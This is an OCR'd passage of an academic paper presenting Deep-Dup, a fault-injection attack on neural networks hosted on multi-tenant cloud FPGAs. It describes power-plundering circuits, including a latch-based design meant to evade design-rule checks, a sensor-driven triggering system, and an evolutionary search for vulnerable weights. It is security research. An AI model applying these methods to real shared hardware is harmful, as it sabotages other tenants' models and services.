


Figure 1: Threat model for the proposed Deep-Dup.

of DNN model parameters using row-hammer based bit-flip attack in computer main memory to severely damage or hijack DNN inference function. Even those injected faults might be minor if leveraged by a malicious adversary, such internal *adversarial fault injection* harnessing hardware vulnerabilities may be extremely dangerous as they can severely jeopardize the confidentiality and integrity of the DNN system.

3 Threat Model and Attack Vector

Multi-tenant FPGA Hardware Threat Model. In this work, we consider the representative hardware abstraction of multi-tenant FPGA used in the *security* works [36, 57, 58], and *operating system* works [17, 59]. The threat model is shown in Fig. 1, which has the following characteristics: (1) Multiple tenants *co-reside* on a cloud-FPGA and their circuits can be executed simultaneously. The system administrator of cloud service is trusted. (2) Each tenant has the flexibility to program his design in the desired FPGA regions (if not taken by others). (3) All tenants share certain hardware resources on an FPGA chip, such as the PDS and the communication channels with external memory or I/O. (4) We assume that the adversary knows the type of transmitted data (i.e., either DNN model or input data) on the communication channel (e.g., I/O protocol IP) connecting the off-chip memory and on-chip data buffer. Adversarial FPGA tenants can learn such information in different ways: i) Using the side-channel leakage from the communication/data channels on the FPGA, e.g., the cross-talk between FPGA long-wires [36]. Besides, recent works have reverse engineered DNN using side-channel attacks to practically recover its information (i.e, architecture, weights) [60, 61]. Additionally, it is practical to recover the DNN model using instruction flow leakage [62]. ii) Practically, the victim FPGA tenant can be the provider of Machine learning as a service (MLaaS) [40, 41], who offer accelerated DNN computation on multi-tenant FPGA, and the adversary can rent such service as a normal customer, then he/she can learn some info of the model and query outputs. More importantly, our black-box attack only requires to know the transmitted data type (i.e. weight or input), instead of

actual weight values, which is recoverable using similar methods as in [36, 60, 61]. It is worth mentioning that, although the current cloud-computing business model has not yet supported simultaneous resource-sharing, with the significant development of FPGA-based cloud computing, e.g., dynamic workload support [59], FPGA virtulization [63], multi-tenant FPGA is envisioned to be possible in the future [64].

Deep Learning (DL) Algorithm Threat Model. Regarding the Deep Learning algorithm level threat model, in this work, following many prior DL security works [18, 21, 26–28, 56, 65, 66], two different DL algorithm threat models are considered and defined here: 1) *DL white-box*: attacker needs to know model architectures, weight values, gradients, several batches of test data, queried outputs. 2) *DL black-box*: attacker only knows the queried outputs and a sample test dataset. Unlike the traditional DL white-box threat model [18, 21, 27, 67], our DL white-box is even weaker with no requirement of computing gradient during the attacking process. Since different DL security works may have different definitions of white/black-box, throughout this work, we will stick to the definition here, which is commonly used in prior works [27, 67, 68]. In this work, similar to many adversarial input or weight attacks, we only target to attack a pre-trained DNN inference model in FPGA, i.e., hijacking the DNN inference behavior through the proposed Deep-Dup, not the training process, which typically requires extra access to the training supply chain [24, 69].

In our threat model defined in Fig. 1, the adversary will leverage our proposed AWD based fault injection attack on the weight packages identified by our proposed P-DES searching algorithm, when transmitting the DNN model from off-chip memory to on-chip buffer/processing engine (PE), resulting in a weight perturbed DNN model in the PEs. After the attack, the DNN function is hijacked by an adversary with malicious behaviors, such as accuracy degradation or wrong classification of a targeted output class.

4 Attack Objective Formulation

The proposed Deep-Dup attack is designed to perform both un-targeted and targeted attacks, defined as below.

Un-targeted Attack. The objective of this attack is to degrade the overall network inference accuracy (i.e., misclassifying whole test dataset), thus maximizing the inference loss of DNN. As a consequence, the objective can be formulated as an optimization problem:


$$\max \ \mathcal{L}_u = \max_{\{\hat{W}\}} \ \mathbb{E}_{\mathbb{X}} \mathcal{L}(f(\boldsymbol{x}, \{W\}); \boldsymbol{t}) \tag{1}$$

where $\boldsymbol{x}$ and $\boldsymbol{t}$ are the vectorized input and target output of a given test batch and $\mathcal{L}(\cdot,\cdot)$ calculates the loss between DNN output and target. The objective is to degrade the network's overall accuracy as low as possible by perturbing weights of the clean DNN model from W to $\hat{W}$.

Targeted Attack. Different from the un-targeted attack, the objective of targeted attack in this work is to misclassify a specific (target) class of inputs (t_s). This attack objective is formulated in Eq. 2, which can be achieved by maximizing the loss of those target class:

$$\max \ \mathcal{L}_t = \max_{\{\hat{W}\}} \ \mathbb{E}_{\mathbb{X}} \mathcal{L}(f(\boldsymbol{x}_s, \{W\}); \boldsymbol{t}) \tag{2}$$

where $\boldsymbol{x}_s$ is a sample input batch belongs to the target class t_s.



(a) DNN model transmission w/o attack.

(b) DNN model transmission under AWD attack.

Figure 2: Illustrated timing diagrams of DNN model transmission w/o or under AWD attack. (a) Each DNN weight package (Di) is transmitted and received in a separate clock cycle. (b) Voltage glitch incurs more propagation delay to the transmission of D2, which also shortens the next package D3. As a result, the data package D2 is sampled twice by the receiver clock, injecting faults to the received data package.

5 Proposed Deep-Dup Framework

Deep-Dup mainly consists of two proposed modules: 1) *adversarial weight duplication (AWD)* attack, a novel FPGA hardware fault injection scheme leveraging power-plundering circuit to intentionally duplicate certain DNN weight packages during data transmission between off-chip memory and on-chip buffer; 2) *progressive differential evolution search (P-DES)*, a generic searching algorithm to identify most vulnerable DNN weight package index and guide AWD fault injection for given malicious objective. In the end of this section, we will present Deep-Dup as an end-to-end software-hardware integrated attack framework.

5.1 AWD attack in multi-tenant FPGA

5.1.1 Preliminaries of DNN model implementations

The schematic of an FPGA-based DNN acceleration is illustrated in Fig. 1, consisting of a processing system (PS), processing engine (PE), and external (off-chip) memory. Practically, DNN computation is usually accomplished in a *layer-by-layer* style, i.e., input data like image and DNN model parameters of different layers are usually loaded and processed separately [70–72]. Fig. 1 shows the flow of FPGA I/O protocol IP for typical DNN model transmission, in which the on-chip data buffer sends a data transaction request to PS for loading data from external memory. Then, the processing engine (PE) will implement computation based on the DNN model in the on-chip data buffer (e.g., BRAM).

A data transmission flow is shown in Fig. 2a, in each clock cycle, a *data package* (D*i*) is transmitted from transmitter (e.g. external memory) to receiver. Taking the advanced eXtensible interface4 (AXI4) as an example [73], the receiver first sends a data request with an external memory address, and then it will be notified to read the data when it is ready. The size of each transmitted data package depends on the channel bandwidth. In DNN model transmission, the normal (w/o attacks) transmission flow with each D*i* as a DNN weight package is illustrated in Fig. 2a, with FPGA core voltage (`VCCINT`) being stable at the recommended supply voltage (V_r), N data packages (e.g., weights) are transmitted in N clock cycles (D1-D7 in Fig. 2a).


5.1.2 AWD based fault injection into DNN model

The power supply of modern FPGA chips is regulated based on their voltages, different components will be activated following the order of their nominal voltage, e.g., from low to high [74–76]. Most FPGAs utilize a hierarchical power distribution system (PDS) [1], which consists of some power regulators providing different supply voltages [75, 76, 78]. A critical component of PDS is the capacitor used as the "power bank" for the operational reliability of FPGA. For example, when an FPGA chip's power supply is suddenly overloaded (i.e., by a transient higher power demand), these capacitors are discharged to compensate for the extra power that regulators cannot immediately provide. The capacitors of FPGA PDS are usually sized accordingly to fit the practical need. Formally, the default output capacitance (C_{out}) of an FPGA is usually sized to compensate for the current difference for at least two clock cycles with a tolerable voltage drop [78]. As calculated in Eq. 3, where ΔI_{out} and ΔV_{out} represent the changes of output current and voltage, respectively, and f_{sw} denotes the regulator switching frequency.

$$C_{out} = \frac{2 \times \Delta I_{out}}{f_{sw} \times \Delta V_{out}} \tag{3}$$

As one of FPGA's most critical parameters, the clock signals provide standard and global timing references for all on-chip operations. In practice, to generate different timing signals, i.e., with different frequencies or phases, FPGAs are equipped with several clock management components, such as the phase-lock-loop. The on-chip clock signals are usually generated by various clock management components, and their reliability is heavily dependent on the robustness of these components. To enhance clock integrity, these clock components are powered by separate supply voltage resources (Fig. 1) from the computing elements like PE. For example, the clock components of Xilinx FPGAs are powered by the auxiliary voltage `VCCAUX` rather than the FPGA core supply voltage `VCCINT` [79]. Such a separate power supply mechanism ensures sufficient energy for the operation of these clock components, thus enhancing reliability.

[1] PDS is the official terminology of Xilinx FPGAs, while Intel FPGAs use power distribution networks [77]. For uniformity, we use PDS in this paper.



(a) A power-plundering cell based on ring-oscillator (RO).

(b) A cloud-sanctioned power-plundering cell based on RO with a Latch (LRO).

Figure 3: Two power-plundering circuit examples on FPGA

.

The DNN execution in FPGA is significantly relying on the integrity of its loaded model. Our proposed AWD attack is motivated by two facts: 1) As aforementioned, the reliability and correctness of FPGA applications are ensured by the power delivery mechanism; 2) Based on the power regulation mechanism, there exists a *maximum power capacity* that FPGA PDS can provide to PEs. Thus, if the FPGA PDS is overloaded, FPGA applications might encounter faults caused by the timing violation between the clock signal and computation/data. Recent works have demonstrated that the activation of many power-plundering circuits (e.g., ROs), can cause transient voltage drop on the FPGA [35, 38, 80], thus incurring fault injection.

Considering the importance of frequent and real-time DNN model transmission from/to FPGA, the basic idea for AWD attack is that a malicious FPGA tenant can introduce a timing violation to the DNN model transmission from off-chip memory to the on-chip data buffer. As illustrated in Fig. 2a, a stable FPGA core voltage (`VCCINT`) (i.e., with trivial or no fluctuations) will not cause timing violations to data transmission. However, an unstable `VCCINT` will incur serious timing violations. For example, a sudden voltage drop will make the digital circuit execution slower than usual, causing a longer propagation delay to the data transmission. As shown in Fig. 2b, the adversary's aggressive power plundering creates a voltage drop/glitch that incurs slowing down the data transmission channel. As a result, the corresponding data package (e.g., D2) may be sampled twice by the receiver clock, causing a fault injection into the following data package. We envision that maliciously designed fault-injected weight data packages will greatly impact the DNN computation, inducing either significant performance loss, or other malicious behaviors.

5.1.3 Power-plundering circuits

A power-plundering circuit can be achieved with any circuit scheme with high dynamic power consumption, e.g., ring-oscillator (RO) circuits. However, it should be noted that although RO circuit provides high power-plundering potential, it can be possibly detected by the FPGA development tools [81]. To make power-plundering more stealthy, i.e., cloud-sanctioned, some recent works employ common FPGA applications, e.g., the shift registers of an AES circuit [16]

and XOR tree circuit [82]. Since this work focuses on the security of the DNN model in multi-tenant FPGA, we adopt two power-plundering schemes, RO and Latch RO (LRO), for proof-of-concept. Fig. 3a shows the RO circuit instantiated with an FPGA look-up table (LUT). Different from RO, the LRO circuit shown in Fig. 3b has a latch in the loop, which is a cloud-sanctioned design scheme that can bypass the design rule checking for combinational loop in FPGA design tools. In detail, these two power-plundering schemes are both instantiated as a NAND gate controlled by an `Enable` signal. An adversarial FPGA tenant can employ a large number of such cells controlled by the same `Enable` signal, which can be activated to overload the FPGA PDS and introduce transient voltage drop shown in Fig. 2b, thus implementing fault injection attack. Note that the proposed attack in this paper can be achieved with any other cloud-sanctioned power plundering design, such as the AES-based scheme in [16].

5.1.4 AWD attack triggering system

As mentioned in the hardware threat model (Sec.3), our proposed attack only requires the adversary to know the type of data (i.e., weight or not) being transmitted on the FPGA and the **starting/ending points**, which can be achieved with side-channel (e.g., power) analysis. To demonstrate this, we build the AWD triggering system with two major components: ① *Time-to-Digital Converter* (TDC) based sensor and ② *Triggering BRAM*, as shown in Fig. 4. We prototype a TDC circuit in FPGA to capture the on-chip voltage fluctuation and measure the digital output of the TDC sensor during the execution of DNN (YOLOv2 in this example). We observe a strong correlation between the sensor outputs and DNN execution, i.e., weight transmission or functional layers' execution. For example, as shown in Fig. 4, the TDC sensor outputs corresponding to weight transmission periods are relatively stable (i.e., much less voltage fluctuation), since it consumes much less power than the functional layers, like Max pool or Convolution. Due to the page limit, we omit the TDC sensor design details and refer interested readers to the related work [83] for details.

Based on the TDC sensor output, we profile a *triggering strategy file* to control the AWD attack activation, which consists of three parameters: triggering delay, triggering period, and target index. The strategy file is stored in the triggering BRAM (②), composed of '1s' and '0s, which are used to activate or disable the power-plundering circuit, respectively. With the triggering BRAM being read at a certain clock frequency, this system can control the triggering of fault injection. For example, a series of consecutive '0s' disable the power plundering circuit for a certain time period, while a series of consecutive '1s' defines the length of the attack period. By selecting the locations of '1s', we can choose to inject faults on specific DNN weights of specific attack indexes obtained from our P-DES searching algorithm (Sec.5.2).




Figure 4: AWD triggering system. A TDC sensor is used to capture voltage fluctuation during the YOLOv2 execution, in which the weight transmission period can be clearly observed.

5.2 P-DES Searching Algorithm

This section delineates the proposed vulnerable weight searching algorithm, called *Progressive Differential Evolution Search (P-DES)*, to generate a set of weight data package index for AWD to attack, given attack objective. To formally define the problem, let us first consider a L layer network with weight parameters-$W_{l=1}^{L}$. Then, the after-attack (i.e. perturbed) weight of the target DNN model executed in FPGA will become $\hat{W}_{l=1}^{L}$. We model different attack objectives aiming to minimize the difference between $W_{l=1}^{L}$ and $\hat{W}_{l=1}^{L}$ for deriving the minimal number of required AWD attacks performing both defined un-targeted and targeted attack objectives.

To clearly describe the searching algorithm, we start from modeling of white-box attack, assuming attacker knows the exact model parameters (i.e. weight values and architecture). The black-box attack will leverage a similar searching algorithm and its corresponding adaption will be described in the end-to-end attack framework section. We assign each weight package in the target DNN with two indexes (p,q); where p denotes the layer index and q denotes the index of weight at layer p after flattening the weight matrix $\mathbf{W}$ ($\mathbf{W} \in R^{m\times n\times a\times kw}$) into a 1D array. Note that, here the weight package refers to one data package that is transmitted in one clock cycle. In the following, we may just call it weight for simplification. The proposed search algorithm is general and applicable for both attack objectives described in Sec. 4.

P-DES is a progressive search algorithm integrating with the concept of differential evolution [84–86]. The goal is to progressively search for one weight index at each iteration to guide AWD attack until the attacker-defined malicious objective is satisfied. The flow chart of the proposed P-DES is shown in Fig. 5. For $n^{th} iteration$, it starts by initializing a set of random weight candidates (i.e. population set - $\mathbf{S}$) for attacker to perform AWD attack and evaluate each attack effect (i.e. fitness function) at current iteration. Then it runs through a succession of evolutionary steps: *mutation*, *crossover* and *selection* for z times (known as the number of *evolution*, '500' in this work) to gradually replace original candidates with bet-




Figure 5: Overview of proposed adversarial weight index searching (P-DES) algorithm.

ter ones for achieving the attacker defined malicious objective. When z times evolution is finished in one search iteration, the attacker picks one best candidate (weight index with highest fitness function value- F) among the final survived population set S and conduct an AWD attack on this winner weight location to duplication data package as described in the previous sub-section. The detailed description of each step is as follow:

Initialization Step. As described above, the objective of differential evolution is to improve population set **S** over time to gradually reach the attacker-defined malicious objective. To initialize, **S** will start with a set of random values, containing z weights whose indexes located at (p_l, q_l) ; where $l = 1,2,3,..,z$. Here, z is the size of **S**, defined as the number of evolution. Ideally, a larger population set (i.e., higher z) would result in a better attack performance at the cost of increased searching time.

Fitness Function Evaluation. Fitness function - F_l is an important step of an evolutionary algorithm to evaluate the attack effect of each proposed candidate in the population set **S**. In our Deep-Dup attack, as defined in Eq. 1 and Eq. 2, we assign the DNN loss function as fitness function. Thus we could evaluate the attack effect (i.e. F_l) of each candidate in set **S** in terms of DNN loss. Note that, for a white-box attack, such evaluation (i.e. fitness function) could be computed in an off-line replicated model. For black-box attack, the loss will be directly evaluated in FPGA by conducting AWD attack in the proposed candidate index pointed data package clock. In the next sub-section, a detailed Deep-Dup framework for both white-box and black-box attacks will be discussed. In P-DES, the attacker's goal is to maximize the fitness function - F_l to achieve un-targeted (Eq. 1) or targeted attack (2):

$$F_l \in \{\mathcal{L}_u, \mathcal{L}_t\} \tag{4}$$

where L_u is un-taregeted attack loss and L_t is targeted attack loss. Note that, the after each evaluation of F_l, attacker needs to restore the original weight values W by reloading the weights, to guarantee each fitness function is evaluated only based on one corresponding attack weigh index.

Mutation Step. For each weight index candidate in population set S, the mutation step generates new candidates using specific mutation strategy to improve current population set. In this work, we integrate four popular mutation strategies [87, 88], where each one generates one mutant vector. Thus, a mutant vector ($\{p_{mut}, q_{mut}\}$ $=\{(p_{mut1}, q_{mut1});(p_{mut2}, q_{mut2});(p_{mut3}, q_{mut3});(p_{mut4}, q_{mut4}\}$)) is generated for each weight index candidate:

Strategy 1:

$$p_{mut1} = p_a + \alpha_1(p_b - p_c); \tag{5}$$
$$q_{mut1} = q_a + \alpha_1(q_b - q_c) \tag{6}$$

Strategy 2:

$$p_{mut2} = p_a + \alpha_1 \times (p_b - p_c) + \alpha_2 \times (p_d - p_e); \tag{7}$$
$$q_{mut2} = q_a + \alpha_1 \times (q_b - q_c) + \alpha_2 \times (q_d - q_e) \tag{8}$$

Strategy 3:

$$p_{mut3} = p_a + \alpha_1(p_{best} - p_a) + \alpha_2(p_b - p_c) + \alpha_3(p_d - p_e); \tag{9}$$
$$q_{mut3} = q_a + \alpha_1(q_{best} - q_a) + \alpha_2(q_b - q_c) + \alpha_3(q_d - q_e) \tag{10}$$

Strategy 4:

$$p_{mut4} = p_a + \alpha_1(p_{best} - p_{worst}); \tag{11}$$
$$q_{mut4} = q_a + \alpha_1(q_{best} - q_{worst}) \tag{12}$$

where $\alpha_1, \alpha_2, \alpha_3$ are the mutation factors sampled randomly in the range of [0,1] [87]. a, b, c, d, e are random numbers ($a \neq b \neq c \neq d \neq e$) generated in the range of [0,z]. (p_{best}, q_{best}) and (p_{worst}, q_{worst}) are the indexes with the best and worst fitness function values. Note that, both p and q for each layer are normalized to the range of [0,1], which is important since the amount of weights at each layer is different.

Crossover Step. In the crossover step, attacker mixes each mutant vector (p_{mut}, q_{mut}) with current vector (p_i, q_i) to generate a trial vector(p_{trail}, q_{trial}):

$$if\ p_{mut} \in [0,1]:\ p_{trial} = p_{mut};\quad else:\ p_{trial} = p_i \tag{13}$$
$$if\ q_{mut} \in [0,1]:\ q_{trial} = q_{mut};\quad else:\ q_{trial} = q_i \tag{14}$$

The above procedure guarantees attacker only chooses the mutant feature with a valid range of [0,1]. Then, the fitness function is evaluated for each trial vector (i.e., F_{trial1},F_{trial2},F_{trial3},F_{trial4}). This crossover step ensures the attacker can generate a diverse set of candidates to cover most of the DNN weight search space.

Selection Step. The selection step selects only the best candidate (i.e. winner with the highest fitness function value) between the trial vector set ($\{p_{trial}, q_{trial}\}$ with four trial vectors) and current candidate (p_i, q_i). Then, the rest four will be eliminated. The above discussed mutation, crossover and selection will repeat z times to cover all candidates in the population set S. As a result, the initial randomly proposed S will evolve over time to gradually approach the attacker-defined malicious objective. When z times evolution is finished, the attacker could perform AWD attack at the winner (with the highest fitness function value in S) weight package during transmission. P-DES will check if the attack objective has been achieved. If yes, it stops. If not, it goes to the next iteration for a new round of attack iteration.

5.3 End-to-End Deep-Dup Attack

This sub-section discusses the proposed end-to-end Deep-Dup attack framework integrating *training* software (i.e. searching) utilizing P-DES algorithm and hardware fault injection through AWD, i.e. fault *triggering*. We also experimentally demonstrate the success of our end-to-end attack framework from the attacker's input end to the victim's output end for white-box and black-box attack. Note that, the fault injection reliability (i.e. fault injection success rate) and detection analysis will be discussed in detail in the experimental section 7.1 and 7.5. The main mechanism of our Deep-Dup attack framework could succeed even with real-world un-reliable hardware fault injection (i.e., with probability to succeed) is based on the fact that the vulnerable weight sets that our P-DES searching algorithm identifies are not static or unique, meaning the targeted attack index set could be progressively expanded based on real measured attack effect, for the same malicious objective. This is possible due to that deep learning model parameter training is a high dimension optimization process and many different fault injection combinations could lead to the same effect, which is also observed in prior works [27, 28, 89]. Thus, our proposed progressive evolutionary searching algorithm could take care of such fault injection uncertainty and randomness through redundant attack iterations to greatly improve the overall attack success rate, which is also experimentally validated in Sec.7.3 and 7.5.

5.3.1 White-Box Attack Framework

Training through P-DES. As we discussed in the threat model, white-box attack assumes adversary knows all the details of target DNN model in victim FPGA, including architecture, weight values, gradients, weight package transmission over FPGA I/O protocol IP. . As shown in Fig. 6, knowing these execution details of the target DNN model, the adversarial can build an *off-line simulator* (i.e. model replicate) to emulate the execution of target DNN in FPGA. Meanwhile, prior profiling should be conducted to estimate the fault injection success rate f_p (84.84% and 58.91% for our measured RO and LRO based power plundering circuits), which will add randomness to the off-line simulated fault-injected DNN model and thus the fitness function evaluation (Eq.4). Note that, this f_p does not need to be very accurate. In general, smaller f_p will force the progressive P-DES algorithm to generate a more redundant attack index to compensate for higher uncertainty of fault injection. More experiment results demonstrating the co-relation between f_p and attack iterations are provided in Sec. 7.5 (Tab. 5). With the help of this off-line simulator, the P-DES searching algorithm will generate the attack index ①, i.e. model weight package index to be attacked during data communication.

Triggering AWD. In the next step ②, the P-DES generated attack index will be sent to our AWD triggering system to implement actual fault injection on those locations to achieve the defined malicious objective. More details of triggering system implementation are described in Sec.5.1.4. To summarize, the attacker profiles the targeted DNN weight package indexes through the TDC sensor and embeds the received attack index from the last step into the attacking strategy file (Fig. 4), which automatically triggers and controls the power-plundering circuits to implement the fault injection in the designed locations. After that, if the attack objective is not achieved (i.e., due to un-successful fault injection), the attacker will repeat the steps ① and ② to re-generate a more redundant attack index until successful.

5.3.2 Black-Box Attack Framework

Fig. 7 shows the overview of Deep-Dup black-box attack framework. Instead of constructing an off-line replicate to search vulnerable weights in white-box attack, in black-box attack, Deep-Dup directly utilizes run-time victim DNN in target FPGA to evaluate the attack effectiveness (i.e. fitness function) of our searching algorithm P-DES proposed weight candidate in mutation step for every attack iteration. Thus, the un-reliable fault injection phenomenon is automatically considered and evaluated in the framework since the fitness function is directly evaluated in the victim FPGA using the real fault injection attack.

In this black-box setting, for every attack iteration, the attacker first utilizes the mutation function defined in our P-DES algorithm to propose a potential attack index candidate ①. Next, it will be sent to the AWD triggering component (Fig.4) to implement fault injection ② in current evolution. Therefore, the current DNN model in FPGA is executed based on the fault-injected model, where its DNN output ③ will be read out by the attacker to be recorded as attack effectiveness (i.e. fitness function evaluation). Note that, during this process, the fault injection may succeed, or not. As for an attacker, since it is a black-box, he/she does not know about it. Only the victim DNN output response w.r.t. currently proposed attack index will be recorded and sent back to our P-DES software. Then, this step ①-②-③ will repeat z evolution times to select one winner attack index to finish the current attack iteration. After that, a new attack iteration will be started to find the next winner attack index until the defined attack objective is achieved.




Figure 6: Overview of End-to-End Deep-Dup attack framework integrating P-DES and AWD for White-Box attack




Figure 7: Overview of End-to-End Deep-Dup attack framework integrating P-DES and AWD for Black-Box Attack.

Modification of P-DES to adapt to Black-Box. For a black-box attack, the attacker can only access the input and output scores of the target DNN in victim tenant FPGA, with no knowledge of DNN architecture (i.e., in P-DES, p refers to # of layers & q refers to # of weights at each layer) (details in section 5.2). To adapt the P-DES algorithm to a black-box attack, instead of using architecture info of p and q (i.e., 2D vector), we will treat the whole network parameter to be unwrapped into a 1D vector w, where an attacker tries to identify each weight with one feature $\hat{p}$. Here, $\hat{p}$ denotes the weight index to be attacked after flattening and combining all L layers weights sequentially. As we defined in the threat model section and AWD triggering section (sec.5.1.4), this is feasible since the attacker knows which clock cycles are used to transmit DNN model weights, enabling an attacker to develop such a 1D weight index vector for the P-DES. This is the only modification needed for P-DES algorithm discussed in section 5.2 to adapt to black-box attack.

Triggering AWD in Black-Box. Most of the AWD triggering scheme (details in Sec.5.1.4) of black-box attack is similar to that in white-box (i.e., controlled by the attacking strategy file), except that it will be triggered much more frequently. The attacking strategy file (Fig. 4) will be updated within every search evolution when it receives mutation proposed attack candidate, to trigger a new fault injection in the designated location for next fitness function evaluation in FPGA. z evolution is needed for one attack iteration.

Fitness Function Evaluation. As discussed above, in a black-box setting, the attacker directly feeds a sample input into the FPGA to evaluate the fitness function in step ③. As the attacker can only access the output prediction from FPGA, he/she can compute the loss function using Eqn.1 and Eqn.2 for un-targeted and targeted attack, respectively. The above process ①-②-③ continues for z evolution times to select one winner candidate to finish one attack iteration. Then, it goes to the next iteration until the attack objective is achieved.

6 Experimental Setup

6.1 Dataset and DNN Models

In our experiment, we evaluate three classes of datasets. First, we use CIFAR-10 [90] and ImageNet [3] for image classification tasks. The other application is object detection where we evaluate the attack on the popular COCO [91] dataset.

For CIFAR-10 dataset, we evaluate the attack against popular ResNet-20 [4] and VGG-11 [92] networks. We use the same pre-trained model with exact configuration as [56, 89]. For ImageNet results, we evaluate our attack performance on MobileNetV2 [93], ResNet-18 and ResNet-50 [4] architectures. For MobileNetV2 and ResNet-18, we directly downloaded a pre-trained model from PyTorch Torchvision models [2] and perform an 8-bit post quantization same as previous attacks [27, 56]. For the ResNet-50, we use Xilinx 8-bit quantized weight trained on ImageNet from [94]. The model we use to validate the YOLOv2 is the official weight [95], trained by COCO [91] dataset, and we quantize [96] each weight value into 16-bits. Our code is also available publicly[3].

6.2 FPGA Prototype Configurations

To validate the real-world performance of Deep-Dup, we develop a multi-tenant FPGA prototype, using a ZCU104 FPGA evaluation kit with an ultra-scale plus family MPSoC chip, which has the same FPGA structure as these used in a commercial cloud server (e.g., AWS F1 instance), running the above

[2] https://pytorch.org/docs/stable/torchvision/models.html
[3] https://github.com/ASU-ESIC-FAN-Lab/DEEPDUPA




Figure 8: Experimental setup and results of Deep-Dup black-box attack on YOLOv2, with 'person' as target group. After attack, the fault-injected YoLov2 model fails to recognize the 'person'.

